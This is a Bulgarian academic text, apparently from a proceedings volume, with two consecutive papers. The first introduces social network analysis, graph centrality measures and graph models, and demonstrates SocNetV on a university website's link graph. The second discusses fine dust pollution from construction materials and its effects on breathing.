Появата на онлайн социалните мрежи в края на двадесети век и последвалото натрупване на голям обем от данни под формата „дигитални следи“ насочи усилията на социолози, политолози, икономисти, компютърни учени и физици към разработване на модели и методи за изследването им. Приложният ефект от изучаването на сложните набори от връзки между членовете на социалните системи доведе до възникването на нова интердисциплинарна научно-приложна област. Анализът на социални мрежи с помощта на математически средства – мрежи, теория на графите и статистика разкрива и изследва моделите на взаимоотношения между актьорите в социалните структури и служи за постигане на практически цели в много области: в маркетинга за изучаване на пазарите, където се използва за изследване на ролята на доверието в обменните отношения и на социалните механизми при определяне на цените; в медицинските проучвания за изследване на разпространението на болести, и на поведение, свързано със здравето; във военното разузнаване и за разкриване на бунтовнически мрежи както

от йерархичен, така и без лидерски характер; за изследване на набирането в политически движения, въоръжени групи и други социални организации. Мрежовият анализ може да се използва за изучаване на модела (механизма) на разпространение на иновации, новини и слухове.

В първата част на тази работа ще бъдат дефинирани някои понятия от областта на анализа на социални мрежи. След това фокусът ще бъде поставен върху основни понятия от теория на графите, които са в основата на софтуерните приложения на анализ на социални мрежи. В последната част е показан пример от изследване на характеристиките на реална мрежа от взаимносвързани интернет страници, направено с такъв софтуер.

1 Дефиниция на понятия от анализа на социални мрежи

В науката социология понятието **социална мрежа** се използва сравнително отдавна и означава структура от отделни индивиди или организации и специфичните връзки между тях. Свързаността между участниците се формира на базата на отношения от различен характер - приятелство, роднински връзки, общи възгледи и др.) или общи признаци - образование, месторабота, професия, интереси и т.н.

Компютърните мрежи и специализираните приложения за онлайн общуване формират средата в която се реализират голяма част от социалните мрежи в наши дни. Това обяснява употребата на термините социална мрежа като тъждествен на социална медия.

Социална медия е понятие, с което се означава съвкупността от уеб-базирани и мобилни технологии, които създават технологична среда за онлайн взаимодействие между членовете на социалната мрежа.

Приложенията Facebook, X, блоговете и другите медии за споделяне на съдържание създават благоприятни условия за бързо разрастване на мрежата. Достигайки до многобройна публика, развиващите се в дигитална среда социални мрежи способстват да се въздействат върху мнението на широк кръг от хора. Този факт умело се използва от търговци и предприемачи за изграждане на връзки с партньори и клиенти и увеличаване на разпознаемостта на бранда. Маркетингът в социалните медии се превърна в основен инструмент за създаване на доверие в клиента и ангажиране на правилната публика.

Нещо повече, освен за постигане на комерсиални цели, социалните мрежи се оказват инструмент за формиране на обществени нагласи и за въздействие върху поведението на големи групи от хора. Превърнаха се в среда за възникване, развитие и разрешаване на конфликти и противоречия, както и прилагане на техники на влияние, що се отнася до граждански апели, политически доктрини, идеологии и други.

Мрежовият анализ е инструмент за изследване в много области: биология, икономика, география, история, компютърни науки, политически науки, включително и в социалните науки. Може да се твърди, че някои математически и статистически инструменти, използвани за изучаване на мрежи, са разработени за целите на изследвания в социологията. В това изследване акцента е поставен върху

анализа на социални мрежи и по точно върху математическия апарат на теорията на графите който е в основата на тяхното моделиране и изследване.

2 Основни понятия от теория на графите

Структурата на социална мрежа лесно и достоверно може да се моделира със средствата на теорията на графите.

Графът е математически обект, състоящ се от множество от върхове V и множество от ребра E .

$$G = (V, E) \quad (1)$$

Когато се използва за моделиране на структурата и свойствата на социална мрежа, графът се нарича „социален граф“.

С неговите върхове, геометрично представени като точки, се асоциират отделните социални актьори, а връзките между тях, чрез ребрата на графа, изобразени като дъги.

Върховете на графа притежават редица свойства, които са важни за анализа на социалните взаимоотношения:

Степен (валентност) на връх в графа е броя на инцидентните на върха ребра, (т.е. равен е на броя на върховете с които е свързан посредством ребро – броя съседи от първи ред), респективно в социалния граф степента на върха показва броя на връзките, които притежава съответния актьор с други членове на социалната мрежа. Използва се означението $\deg(v)$.

Централност е свойство на връх в графа, което зависи от свързаността му с други върхове. За оценка на централността се оценяват преките връзки (инцидентните ребра) и непреките връзки (пътищата до върхове, с които не е инцидентен, но съществува маршрут)

В анализа на социалните мрежи тази мярка се използва за определяне на относителната важност възлите ѝ и категоризиране и идентифициране на ролите, изпълнявани от отделните участници.

На практика централността е съвкупност от мерки, най-използваните от които са: централност по степен (от англ. degree centrality), централност по посредничество (от англ. betweenness centrality) и централност по близост (от англ. closeness centrality).

Централност по степен на връх се определя като отношение между броят върхове, с които е съседен (неговата степен) и броят на всички върхове в графа

От гледна точка на анализа на социални мрежи степенната централност показва пряката свързаност на участник с останалите участници в мрежата. Участникът с най-висока степен на централност има способност да влияе върху най-голям брой пряко свързани с него участници и ключова роля за разпространяване на информацията.

Централност по близост изследва средно аритметичното разстояние на връх до другите върхове. Нека d_{ij} , т.е. броя върхове между между i – тия и j – тия връх.

Тогава централността по близост на i – тия връх е реципрочна на средното геодезично разстояние:

$$C_i = \frac{1}{l_i} \frac{1}{\sum_j d_{ij}} \quad (2)$$

Близостта, в контекста на социалните мрежи зависи от броя връзки на участниците, с които даден участник е пряко свързан. За придобиването или разпространението на информацията нужно не само участникът да свързан с много други, а неговите преки съседи също да имат много връзки.

Централност по посредничество (betweenness centrality) се базира на най – кратките пътища в графа. За всяка двойка върхове съществува най – кратък път, той е този с най – малко върхове или с най – малка сума на тежестите, ако графът е претеглен. Централността по посредничество показва броя на най – кратките пътища за различни двойки върхове, които минават през даден връх.

Тази мярка помага да се определят „слабите връзки“, които запълват структурните дупки между отделни групи в мрежата. Наричат се още „брокери“ или „пазачи“ в мрежата. Тези участници имат уникална позиция, където свързват различни части на мрежата, улеснявайки или контролирайки потока на информацията между другите. В коалиционен контекст това могат да бъдат организациите или лицата, които имат влияние върху това как информацията, ресурсите или подкрепата протичат в рамките на мрежата, по силата на тяхната позиция между други ключови участници. Тези участници биха могли да играят решаваща роля в сътрудничеството, преговорите и разрешаването на конфликти в мрежата.

Хомогеност на мрежата е мярка за степента, с която участници, с подобни признаци формират връзка по между си в сравнение с неподобните. Това понятие математически се моделира с понятието асорвативно.

Граф се определя като асорвативен ако в неговата структура се наблюдават върхове с голяма степен (от тип „звезда“), преимуществено да са свързани с възли, които също имат голямброй съседи. От този тип са социалните мрежи, докато мрежите свързани с биологични явления, често са дисасорвативни. Те са тези графи при които „звездите“ са свързани с други „звезди“ чрез вериги от възли, които имат малък брой съседи.

Коефициент на кълъстеризация.

Определя се като се раздели броя на връзките в мрежата на общия брой възможни връзки ($n(n-1)/2$).

В теорията на графите коефициентът на кълъстериране е мярка за степента, до която възлите в една графика са склонни да се групират заедно. Доказателствата сочат, че в повечето мрежи от реалния свят, и по-специално социалните мрежи, възлите са склонни да създават тясно свързани групи, характеризиращи се с относително висока плътност на връзки. Това илюстрира факта, че хората не създават често социални връзки на случаен принцип, а са повече склонни да общуват с колеги, съседи и с приятели на т.е. че мрежите изграждат връзки с течение на времето и по този начин стават по-групирани.

Създаването на точно топие на реална социална мрежа с цел последващо изучаване е неоправдано трудоемък и дълъг процес. За това, за изследване на реално съществуващите мрежи с голям брой участници и връзки, се създава модел, или се адаптира някой от известните вече съществуващи, като се търси максимално съответствие между който със същата структура и характеристики. „Реалните“ социални графи могат да бъдат заменени от синтетичен граф, генериран с помощта на някои от известните модели на графи, класифицирани в (Sala, 2010).

Функционално-управляваните модели, например модела на Барабаш-Алберт и модела „горяща гора“ (от англ. forest-fire model) са подходящи за изследване на степенно разпределение и динамично изменение на плътността на графа.

Моделът **Barabási-Albert** (BA) е алгоритъм за генериране на произволни мрежи без мащаб, с нарастващ растеж и преференциално прикрепване, т.е. новите възли са склонни да се прикрепят към вече съществуващи възли. Счита се, че някои някои социални мрежи, интернет, WWW и мрежите за цитирание, както и някои естествени мрежи с известно приближение могат да се окачествят като мрежи без мащаб т.е. съдържат малко на брой възли (наречени хъбове) с необичайно висока степен в сравнение с останалите възли на мрежата. Този модел създава графи със степен-но разпределение, за разлика от произволните графи.

Моделът “горски пожар” дава възможност да се уловят някои динамични характеристики на процеса на нарастване на графа те предлагат, където графиката расте с всеки нов възел, свързващ се с набор от съществуващи възли. След като новият възел се свърже със съществуващ възел, той произволно се свързва с някои от съседите на възела. Този процес се изпълнява рекурсивно, имитирайки „горенето“ на горски пожари.

Моделите, управлявани от намерение, са фокусирани към нарастването на графите. От гледна точка на социалните графи може да се каже, че емулират процесите на формирането на връзки между възли, напр. създаване на приятелства в офлайн социални мрежи и добавяне на връзки на уеб страница към други сайтове. Такива са моделът на най-близкия съсед и моделът случайна разходка.

Моделът на най-близкия съсед е този при който нарастването на графа се осъществява като всеки новодобавен връх се свързва към произволен съществуващ. Освен това произволни двойки върхове, които са съседни на новодобавения също са свързани. Този модел моделира наблюдението, че двама души които споделят общ приятел с голяма вероятност са приятели и помежду си.

Моделът случайна разходка (случайно блуждаене) емулира рандомизираното поведение на ходене при откриване на приятели в онлайн социалните мрежи. Всеки нов възел извършва про-изволно придвижване в графа започвайки от произволно избран възел и се прикрепя на случаен принцип към посетен възел.

Структурно управляваните модели се фокусират върху улавянето на физическите характеристики на целевия граф.

Графи на Кронекер се генерират от рекурсивната еволюция на инициращ граф. Този процес на развитие, наречен умножение на Кронекер, е в състояние да апроксимира реални графични структури. KronFit е алгоритъм, който генерира синтетични графики, които са структурно подобни на дадена цел графика.

Сходството се измерва чрез стойност на макси-мална вероятност, вероятността този модел да генерира идентична графика към оригинала.

dK-графите са систематичен начин за извличане на степента на разпределение на подрафи от целевия граф, така че е възможно генерирането на синтетични графи със същите или силно подобни степенни разпределения. С нарастването на стойността на d , dK включва степенни раз-пределения на все по-големи подграфи. Например, метриката $dK-1$ улавя разпределението на степента на възела, $dK-2$ улавя разпределението на общата степен, а $dK-3$ улавя групирането коефициент. При нарастване на показателя d над 3, разпределението става все по-вероятно да дефинира уникално целевата графика.

Времето за изпълнение на dK моделите и размерът на състоянието на изчислението се увеличават бързо с нарастване на d .

3 Софтуерни инструменти за анализ на социални мрежи

Всички известни приложения за социални мрежи имат вградени инструменти за анализ например: Facebook Insights, Instagram Insights, Twitter Analytics YouTube Analytics. Те предлагат разнообразни функции, но в общия случай дават демографска статистика за аудиторията и информация за активността на потребителите, които за маркетинг специалистите използват за да уловят предпочитанията на потребителите и да интегрират ефективни маркетингови инструменти с цел да поддържат интереса на потребителите.

Много платени и безплатни приложения със сходна функционалност могат да бъдат класифицирани като научен софтуер (Pajek, TouchGraph, MentionMap, Gephi, Cytoscape и др.) тъй като имат възможност за визуализация и изпълнение на сложни аналитични алгоритми върху данните.

Визуалното представяне на мрежата дава по-добра представа за структурата, общият размер, плътност и сложност на мрежата. Позволява да бъдат идентифицира модели и такива детайли, които трудно могат да бъдат извлечени от цифровите данни:

- Идентифициране на ключови участници: Мерките за централно място могат да бъдат представени визуално, което улеснява идентифицирането на ключови участници или организации в мрежата. Възлите с висока степен, пазачите и ефективните конектори ще се открояват визуално, което може да помогне при идентифицирането кой има влияние или власт в мрежата.
- Откриване на подгрупи и общности: Визуализацията може също да подчертае клъстери или подгрупи в мрежата. Те може да се основават на споделени интереси, общи цели или често взаимодействие. Разбирането на тези подгрупи е от решаващо значение за коалиционното управление и стратегическото планиране, тъй като различните групи може да имат уникални нужди, притеснения или нива на ангажираност.
- Идентифициране на извънредни стойности и периферни възли: Мрежовите визуализации също могат да помогнат при идентифицирането на извънредни стойности или периферни възли – тези, които са по-малко ангажирани

или свързани в мрежата. Тези участници могат да представляват възможности за по-нататъшно ангажиране или потенциални рискове за сплотеността на мрежата.

- Подчертаване на динамиката на мрежата: Визуализациите могат да се използват за показване на промени в мрежата с течение на времето, като образуване или разпадане на връзки, влизане или излизане на възли или промени в централното място на възлите. Тази динамика може да осигури ценна представа за развитието на коалицията или мрежата и въздействието на различни интервенции или събития.


Приложението Social Network Visualizer (SocNetV) е предназначено предимно за изследователи в областта социалните науки. Притежава лесен за използване графичен потребителски интерфейс с възможност за използване на вече създадени мрежи от различни формати (GraphML, GraphViz, Adjacency, EdgeList, Pajek, UCINET, GML и т.н.) или за създаване на нови с помощта на описаните по-горе модели. С негова помощ се изчисляват стандартните показатели за кохезия на мрежата - плътност, диаметър, дължина на най-късия път, коефициент на групиране, свързаност, ексцентричност и др. Той също така има възможност да се изчисляват централност на възел и мрежа и показатели за престиж - междуцентралност, собствен вектор и централност на близост, близост и показател на pagerank. SocNetV поддържа различни алгоритми и модели за оформление за визуализация на мрежата.

Освен социални мрежи приложението може да създава и изследва характеристиките свързани страници. На фигура 1 е представена екранна снимка от работата на приложението, която визуализира мрежа от уеб страници, свързани с хипертекстови връзки.

За създаването ѝ е използван вградения уеб робот на който е зададен първоначален адрес <https://www.nvu.bg> и са посочени следните параметри на претърсване: максимален брой свързани страници, които да посети робота: 60¹ от възможни 600 (т.е. да бъде създадената мрежа с максимален брой възли 60), максимален брой връзки за всеки възел, които да бъдат последвани – 6 (т. е. всеки връх в графа да бъде най-много от степен 6). Отбелязано е, роботът да посещава вътрешните и външните за сайта връзки, изходящите и входящите връзки, както и връзките със социалните мрежи.


Паякът посещава посочения URL, анализаторът сканира кода за връзки "href" към други страници (вътрешни или външни) и ги добавя към опашка от URL адреси. След това паякът посещава адресите от опашката и изтегля техния HTML, който се сканира за други връзки от анализатора. Този процес продължава докато броят на посетените страници достигне първоначално задания. Крайният резултат е „мрежа“ от всички посетени уеб страници, изобразени като възли и техните реални връзки, изобразени като дъги. На графиката от фигура 1 възел 1 (означен със звезда) представлява началната страница на сайта на НБУ „Васил Левски“.

¹ Броят възли в мрежата е ограничен с цел икономия на време и оперативна памет по време на изчисленията и цел да се улесни визуалното и възприемане



Фигура 1: Екранна снимка от работата на приложението SocNetV

С помощта на приложението могат да бъдат изследвани различни параметри генерираната мрежа. Например след като на приложението се зададе да визуализира мрежата според степента на централност на върховете, графиката добива вида от фигура 2. На нея ясно се открояват възлите с висока степен на централност.



Фигура 2: Мрежата от свързани страници, аранжирана според степента на централност на възлите.

Интерес представляват тези върхове с висока степен на централност, които са пряко свързани с инициращия, т.е. съседите на възел 1 от първи ред: 30, 27, 10 и 4. Лесно може да се установи, коя интернет страници представлява всеки от тях.

Възел 30 – <https://dlc.nvu.bg/login/index.php?lang=en>

Възел 27 – [user/contactsitesupport.php?lang=en](https://dlc.nvu.bg/user/contactsitesupport.php?lang=en)

Възел 10 – https://dlc.nvu.bg/login/forgot_password.php

Възел 5 - <https://www.youtube.com/channel/UCuqSoU3i9x7AsrSzE-k9BY>

Възел 4 - <https://dlc.nvu.bg>

Както става ясно от всичките пет директно свързани с началната страница сайта на университета, четири сочат към други страници от същия сайт и само една (възел 5) препраща към страница от друга мрежа, което е недостатъчно за разпознаваемостта и.

Заклучение

Въпреки, че приложенията за анализ на социални мрежи са разнообразни от гледна точка на функционалност и възможности за визуализация на данните, всички са изградени върху фундамента на теорията на графите. Необходимо е да се разшири и задълбочи изучаването на тази дисциплина като част от подготовката на студенти от специалности в професионално направление „Комуникационна и компютърна техника“

Литература

1. Sala, Alessandra & Cao, Lili & Wilson, Christo & Zablit, Robert & Zheng, Haitao & Zhao, Ben. (2010). Measurement-calibrated graph models for social network experiments. 861-870. 10.1145/1772690.1772778.
2. Проследяване и анализ на информацията в социалните мрежи, <https://seolet.net/>
3. Social Network Analysis 101: Ultimate Guide, <https://visiblenetworklabs.com/>
4. SocNetV: Social Network Analysis and Visualization Software <https://socnetv.org/>

RESEARCH INFLUENCE OF FINE DUST PARTICLES ON RESPIRATORY PROCESSES FROM CONSTRUCTION ACTIVITY

Gloria Zasheva

*Department of “Information Security”, Faculty of “Artillery, Air Defense and CSI” Shumen, “Vasil
Levski National University” - V. Tarnovo, Bulgaria,
e-mail: gabriela1990z@abv.bg / gabriela1990z@gmail.com; tel. _+ 359 896 49 99 21*

Abstract: *We live in a dynamic world in which civil security is one of the spheres affected by the expanding diversity in/on the territory of the Republic of Bulgaria. The diversity in construction, production and their mobility is filled with a variety of pandemic chronic diseases of different origin. A leading policy for maintaining civil security is that areas with industrial organizations and places with construction sites are under constant vigilance. The goal is the elimination or zero occurrence of pollution, which will lead to a reduction in the morbidity of the human resource during construction activity and landscaping. To achieve this positive effect, it is necessary to work on a global scale. To create policies of interconnection between knowledge exchange - partnerships and local government and bottom-up organization. These policy approaches to ensuring clean air in Europe can be confirmed and implemented by applying analysis from theoretical research in educational and practical settings.*

Keywords: *fine dust particles, construction activity, pollution, respiratory processes*

„ИЗСЛЕДВАНЕ ВЛИЯНИЕТО НА ФИНИТЕ ПРАХОВИ ЧАСТИЦИ ВЪРХУ ДИХАТЕЛНИТЕ ПРОЦЕСИ ОТ СТРОИТЕЛНА ДЕЙНОСТ“

Глория Зашева

*Катедра „Информационна сигурност“, факултет „Артилерия, ПВО и КИС“
- гр. Шумен към НВУ „Васил Левски“ - гр. В. Търново, Р. България,
e-mail: gabriela1990z@abv.bg / gabriela1990z@gmail.com; 0896 49 99 21*

Анотация: *Светът, в който живеем е изключително динамичен, променлив и многообразен. Свят, в който сигурността на гражданите е една от сферите, засегнати от разширяващото се многообразие, както на територията на Република България, така и в съседните на нас страни. Разнообразието в строителството, различните видове производства и тяхната мобилност е изпълнено с големи рискове за гражданите поради възможността от възникване на сериозни заболявания в резултат на замърсяване на околната среда и водите. Основна грижа на държавата е опазване здравето на нейните граждани, но като че ли това задължение на държавните институции – министерство на здравеопазването, районните здравни инспекции (РЗИ), регионалните инспекции по опазване на околната среда и водите и др. институции не се изпълнява в пълен обем. За осигуряване на гражданската сигурност в райони с промишлени предприятия и места, наситени със строителни обекти е наложително да бъдат в постоянно наблюдение. Целта е отстраняване или минимална поява на замърсяване, което ще доведе до намаляване на заболяемостта на хората при замърсяване в резултат на строителна дейност. За*

постигане на този положителен ефект е необходимо да се предприемат мерки в национален или регионален мащаб. Да се предложат и изпълняват политики на взаимносвързаност между наука – местна власт и представители на държавната власт в съответния район, под формата на партньорство и сътрудничество. Такъв подход за осигуряване на чист въздух в Европа, на Балканите или на Дунавския район може да бъде много положителен за намаляване на замърсяването като се обвържат научните предложения с практически мерки и тяхното реализиране с бизнеса.

Ключови думи: финни прахови частици, строителна дейност, замърсяване, дихателни процеси

Дефиниция за финни прахови частици

Финните прахови частици /ФПЧ10 и ФПЧ 2,5/ са основният и най-масов замърсител на атмосферния въздух. Те са сериозен проблем за качеството на въздуха в по-големите градове на България, особено в София, във Варна и в Пловдив. Именно финните прахови частици създават потенциален риск за здравето на населението.

Всеки, който живее в по-голям град или град богат на промишлени заводи, както и строителни площадки, е станал свидетел на смога, така характерен за ранните и късни часове на денонощието, особено в по-студените сезони. Гъстите облаци, които покриват като в бяла пелена града, в който живеем, района или квартала и задръстват нашите дихателни пътища всъщност се образуват в следствие на замърсен въздух, който се спуска над градовете при по-ниско налягане. Смогът е дразнителят, съдържащ огромен брой финни прахови частици, който има силата да ни задуши сутрин и бавно, но сигурно да създаде трайни проблеми у дихателните пътища на всеки един от нас. [1]

Според новият инструмент за визуализиране качеството на въздуха в европейските градове позволява да проверяваме нивата на дългосрочно замърсяване на въздуха, където живеем. „Замърсяването на въздуха е сериозен проблем в много европейски градове, който представлява реален риск за здравето. Днес Европейската агенция по околна среда (ЕАОС) стартира инструмент за визуализиране качеството на въздуха в европейските градове. Можем да проверим какво е било качеството на въздуха през последните две години в града, в който живеем, и да го сравним с други градове в Европа” [2].

Интересен е фактът, че финните прахови частици са толкова малки, че на практика са незабележими за човешкото око, но оказват сериозно влияние на околната среда и здравето на гражданите. Замърсяванията могат да бъдат от различно естество: естествени (растения, дизелови двигатели, пожари, строителство, минно дело, пясъчни бури и т.н.) или изкуствени. Именно заради това, в много градове по света, където строителната дейност е често срещана, природните явления, с повишено отделяне на прахови частици в атмосферата, принуждават населението да носи маски за да се предпазват от тяхното вдишване и попадането им в дихателната система. Налага се въвеждане на нови политики и механизми за следене на нивата на замърсяване във въздушното пространство.

1 За да изясним този въпрос е необходимо да намерим отговор на въпроса: Какво представлява строителна дейност (строителство и разрушаване)? Какви материали се използват в строителната дейност, които предизвикват замърсяване (азбест, цимент, бетон; тухли)?

Както вече споменахме, голям процент от населението на България живее в градове и райони, където строителството е масово явление и непрекъснато се увеличава. Наблюдава се в отделни части на страната, особено в големите градове, замърсяване на атмосферния въздух с нива по-високи от допустимите в следствие на този вид дейност. Всички тези прахови емисии се описват в доклади и анализи, както от регулаторни органи, така и от самите автори на замърсяването. Някъде дори не е необходимо наличието на такива регулатори, за да се уверим, че съществува опасност за човешкото здраве. Човек може с просто око да види наситеността и гъстотата на праха във въздуха или да усети тежестта му при вдишване, което се проявява като затруднено вдишване. Това е един постоянен цикъл, който не може да бъде спрял, но може да бъде контролиран, като има прозрачност и откритост. Без строителни площадки, светът няма как да еволюира и да се развива към по-добро бъдеще, тъй като сградите са ново начало на множество предприятия, жилища или търговски обекти, следователно, икономиката не би прогресирала, както и човешката експанзия. Но всичко това трябва да се съпътства с приложени нормативни мерки и норми, обуславящи развитието на обществото в бъдеще.

Строителните дейности могат да окажат значително въздействие върху качеството на въздуха, допринасяйки както за местното, така и за глобалното замърсяване на въздуха. Ще разгледаме някои основни фактори, които допринасят за замърсяването на въздуха от строителна дейност:

А). Причиняване на задръстване по време на трафик - строителните проекти често изискват транспортиране на материали, оборудване и работници до и от обекта. Този увеличен трафик може да доведе до задръствания и емисии от превозни средства, включително азотни оксиди, въглероден оксид и прахови частици, които могат да влошат качеството на въздуха около строителния обект.

Б). Разчистване на земя и обезлесяване - строителните проекти често включват изсичане и обезлесяване на земя, както и премахване на растителност, което може да освободи натрупания въглероден диоксид в атмосферата. Обезлесяването не само допринася за емисиите на парникови газове, но също така намалява естествената филтрация и абсорбцията на замърсители на въздуха от дървета и растения.

В) Консумация на енергия - строителните дейности изискват значително количество енергия, независимо дали от захранване на машини и оборудване или отопление и охлаждане на сгради. Изгарянето на изкопаеми горива за производство на електроенергия освобождава замърсители като серен диоксид, азотни оксиди и прахови частици, които могат да допринесат за замърсяването на въздуха.

Г) Производство на строителни материали - добивът, производството и транспортирането на строителни материали може да генерира емисии на

парникови газове и замърсители на въздуха. Например, производството на цимент, който се явява ключов строителен материал, освобождава въглероден диоксид, серен диоксид и азотни оксиди в атмосферата.

Д) Качество на въздуха в помещенията – строителството също може да повлияе на качеството на въздуха в помещенията на сградите, особено по време на проекти за обновяване или реновиране. Прах и други видове замърсители, отделяни по време на строителните работи, могат да се натрупат на закрито и да представляват риск за здравето на обитателите.

Ж) Пожари на строителни площадки - случайни пожари на строителни площадки могат да изпуснат големи количества замърсители във въздуха, включително опасни химикали, дим и прахови частици. Такива пожари могат да причинят локално замърсяване на въздуха и да представляват непосредствен риск за здравето на работниците и жителите наблизо. Например при запалване или горене на автомобилни гуми.

За справяне със замърсяването на въздуха от строителни дейности е важно предприемачите, изпълнителите и правителствените агенции да прилагат устойчиви строителни практики, да използват енергийно ефективни материали и оборудване за да намалят генерирането и изхвърлянето на отпадъци и да приемат мерки за контрол на замърсяването, за да сведат до минимум въздействието върху околната среда. Чрез насърчаване на устойчиви строителни практики и включване на съображения за качеството на въздуха в планирането и проектирането на проекти, строителната индустрия може да помогне за намаляване на приноса си към замърсяването на въздуха и за защита на човешкото здраве и околната среда.

Основните замърсители на въздуха от строителна дейност са:

Азбестът е минерал, който се среща в природата и чиито влакна могат да бъдат разделени на тънки, здрави нишки. Той е бил широко използван в много отрасли на промишлеността, тъй като влакната са отлични изолатори (устойчиви са на топлина, огън и химикали и не провеждат електричество). Често се използва за укрепване на цимент и други материали. Въпреки това той е изключително опасно вещество (класифицирано е като канцероген от категория 1А в Регламент (ЕО) № 1272/2008 относно класифицирането, опаковането и етикетирването на химикали). Ако целостта на продукти, съдържащи азбест, бъде нарушена, може да се вдихат миниатюрни влакна, което с времето води до заболявания като азбестоза, мезотелиома и други форми на рак. Азбест все още се среща като изолация в някои сгради. Използван е също така за спирачни накладки и за топлинно изолиране на тръби и котли (напр. на борда на плавателни съдове). Все още може да съществува в някои по-стари сгради, но при модернизирването им задължително се отстранява. Като цяло използването на азбест в днешно време е сведено до минимум, тъй като на разположение се появяват не толкова опасни алтернативи. Все още може да го има в някои по-стари сгради, в които работите или сте на посещение — като дестилационни фабрики — и на борда на някои плавателни съдове, по-специално от държави, извън Европейския съюз (ЕС). Азбестът е опасен само ако бъде раздробен и влакната попаднат във въздуха - като азбестов прах. Ако тези влакна бъдат вдихани, те могат да причинят тежки заболявания. Те обаче са много редки

сред хората, които не са изложени на големи количества азбест. Тези заболявания се развиват главно от хора, които работят или са работили редовно с азбест. Азбестозата представлява необратимо увреждане на белия дроб, което води до сериозни дихателни затруднения. Тя може да продължи да се развива дори след преустановяване на експозицията на азбест. Рак на белите дробове. Хората, които редовно работят с азбест, са изложени на по-голям риск от развиване на рак на белите дробове. Вж. също „Канцерогенни вещества“. Мезотелиомът е нелечим рак на лигавицата на гърдите или на коремната стена. Той се среща много рядко сред населението, но има по-голяма вероятност да се развие при работещите с азбест работници. Свързаните с азбест заболявания се развиват в продължение на дълго време. Симптомите на азбестоза могат да се появят след 10-20 години, а признаците за рак, свързан с азбеста - след 40 години. [3]

Бетонът - здрав, устойчив на времето, достъпен и сравнително евтин, той остава най-използваният строителен материал в света. Наред с безспорните качества обаче, под сянката на бетона се крият и много проблеми. Индустрията допринася за промяната в климата като производството на всеки тон цимент изхвърля почти толкова CO_2 в атмосферата. Праховите частици и замърсяването пък носят редица здравни рискове. Бетонирането на света около нас е свързано с редица културни, психологически и социални последици. Не на последно място – бетонът е предпочитано място за прикриване на държавна корупция и престъпна дейност в огромни размери и с глобални последици за човека и природата. Според изследване, публикувано в Nature през 2018 година бетонът консумира 9% от водата за индустриални нужди в света, което е около 1,7% от световната консумация на сладка вода. До 2050-та година се очаква 75% от глобалното потребление на вода в този сектор да се случва в региони с недостиг на водни ресурси. Това е предпоставка за поскъпване на водата за напояване и питейни нужди, следователно поскъпване на земеделската продукция в тези райони, което от своя страна може да доведе до социални конфликти, политическа нестабилност и до сериозни социални и икономически ефекти върху останалата част от света. [4]

Циментът е най-широко използваният изкуствено изработен материал. Той е на второ място след водата като най-консумираният ресурс на планетата. Но докато циментът - основната съставка в бетона - оформя голяма част от изградената ни среда, той също така има огромен въглероден отпечатък. Циментът е източникът на около 8% от световните емисии на въглероден диоксид (CO_2). Това сочат данни на мозъчния тръст Chatham House, цитирани от БГНЕС. Ако циментовата индустрия беше страна, тя щеше да бъде третият по големина замърсител в света - зад Китай и САЩ. Производството на цимент допринася с повече CO_2 , отколкото авиационното гориво (2,5%) и не е далеч зад световния селскостопански бизнес (12%). Лидерите на циментовата индустрия бяха в Полша за конференцията на ООН за изменението на климата - за да обсъдят начините за изпълнение на изискванията на Парижкото споразумение. За тази цел годишните емисии от цимент ще трябва да намалее с най-малко 16% до 2030 г. Производството на цимент портланд не само включва изкопаване в кариери, което причинява замърсяване на въздуха под формата на прах, но също така изисква използването

на масивни пещи, които използват голямо количество енергия. Химическият процес на производство на цимент също излъчва необичайно високи нива на CO_2 . [5]

Съобщава се, че 25% от замърсяването на въздуха в София с опасни фини прахови частици се дължи на непочистените улици, праха при строителни дейности и паркирането в зелените площи, известно като т.нар. ресуспендиране на почвата и праха [6]. Страната ни е на трето място в света по смъртност, причинена от замърсяването на въздуха (след Северна Корея и Босна и Херцеговина). По данни на Световната здравна организация (СЗО) ниското качество на въздуха струва 29,5% от БВП на страната поради намалена производителност и разходи за здравеопазване. Замърсяването на въздуха все още причинява около 400 000 смъртни случая годишно в Европа. И въпреки че общата картина на въздуха в България се подобрява, страната остава сред държавите с най-големи проблеми с фините прахови частици $\text{PM}_{2,5}$ и PM_{10} и дори със серен диоксид (SO_2) [7] .

2. Превенция срещу праховото замърсяване

Първият и основен жизнен инстинкт на всеки жив организъм е вдишването, когато дойде на този свят, както и последното контролирано движение, което прави по своя воля - да издиша. Това е основен процес, без който ние не можем да съществуваме. Поради същото, е доста трудно да регулираме приема на частици, чрез кислорода, който приемаме. Но можем да се опитаме да филтрираме поне част от него като изберем внимателно населеното място, което обитаваме. Да се избягват пространства, където промишлеността, строителството, производството, както и автомобилния трафик са завишени. Носенето на маски и приема на хранителни добавки, също благоприятства за опазването на човешкия организъм. Желателно е да се посещават открити пространства, където природата е богато наситена и почти недокосната от човешката ръка.

